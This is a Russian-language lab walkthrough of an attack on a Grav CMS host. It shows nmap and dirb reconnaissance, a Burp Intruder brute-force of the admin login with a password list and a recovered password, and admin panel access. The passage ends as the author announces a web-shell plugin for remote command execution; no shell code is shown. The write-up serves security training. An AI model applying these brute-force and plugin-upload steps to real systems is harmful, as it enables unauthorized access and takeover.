
Прохождения лаборатории.

Подключение и получение IP



Подключаемся к VPN через WireGuard

sudo wg-quick up /etc/wireguard/amchenkin.conf


Анализ сетевых интерфейсов

Цель: определить текущие сетевые интерфейсы, их IP-адреса для диагностики подключения.

ip addr

наш IP ***10.20.0.73***

Сканирование Nmap



Сканирование хоста **10.10.0.3** с помощью ***Nmap***

sudo nmap -sV -A -T4 10.10.0.3

- sV – определение версий служб;
- A – агрессивное сканирование (ОС, версии, скрипты);
- T4 – ускоренное сканирование.


Цель: провести детальное сканирование хоста **10.10.0.3** для определения

- открытых портов;
- версий служб;
- операционных систем;
- потенциальных уязвимостей.

Обращаем внимание на порт 80 имеется заголовок Home.

Переходим в браузер.

Сканирование dirb



Сканирование с помощью **dirb**

dirtb http://10.10.0.3


Цель: найти скрытые директории и файлы на веб-сервере для выявления.

- конфидециальных данных (админ панели)
- уязвимых компонентов (например /phpMyAdmin)

При сканировании были обнаружены следующие директории

- /admin
- /login
- /robots.txt
- и.т.д


Страница 10.10.0.3/login



Видим страницу для авторизации и восстановления пароля.


Предполагаем войти под пользователем **admin** и произвольным паролем. Возникает ошибка. Попробуем использовать словарь с паролями.

BurpSuite




Для переборки паролей решил использовать **BurpSuite**.

Перехватываем запрос на попытку авторизации. Отправляем его в **Intruder.**




Настраиваем **Intruder.**



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
52	Pass!2BN	303	530			545	
0		200	1091			15522	
1	123456	200	519			15522	
2	password	200	4236			15522	
3	12345678	200	1279			15522	
4	qwerty	200	1107			15522	
5	123456789	200	427			15522	
6	12345	200	2118			15522	
7	1234	200	1420			15522	
8	111111	200	1530			15522	
9	1234567	200	1325			15522	
10	dragon	200	439			15522	
11	123123	200	509			15522	
12	baseball	200	659			15522	
13	abc123	200	870			15522	
14	football	200	882			15522	
15	monkey	200	906			15522	
16	letmein	200	840			15522	
17	696969	200	979			15522	
18	shadow	200	459			15522	
19	master	200	4265			15522	
20	666666	200	1431			15522	
21	qwertyuiop	200	1510			15522	
22	123321	200	739			15522	
23	mustang	200	832			15522	
24	1234567890	200	883			15522	


Находим пароль: **Pass!2BN**



Переходим в ***10.10.0.3/admin***


Подставляем полученные ранее логин и пароль.

Admin и **Pass!2BN**



Получаем доступ к админ панели.

Исследуем ее и находим возможность загрузки плагина в разделе **Tools**



Tools: Direct Install | Gra

Not secure 10.10.0.3/admin/tools/direct-install

GRAV

John Fishman
Admin

- Dashboard
- Configuration
- Accounts 1
- Pages 6
- Plugins 9
- Themes 1
- Tools
- Logout

Tools - Direct Install

Backups | Scheduler | Logs | Reports | Direct install

Direct Install of Grav Packages

Install Package via Direct ZIP Upload

You can easily install a valid Grav **theme**, **plugin**, or even **Grav** update Zip package via this method. This package does not have to be registered via GPM and allows you to easily roll back to a prior version or install for testing.

Choose File No file chosen

Upload and install


Install Package via Remote URL Reference

Alternatively, you can also reference a full URL to the package ZIP file and install it via this remote URL.

Install


Found an issue? Please report it on GitHub.

Grav v1.7.44 - Admin v1.10.44 - was made with ♡ by Trilby Media.





Создаем плагин с возможностью эксплуатации веб-шелла с выполнение произвольный команд (RCE)

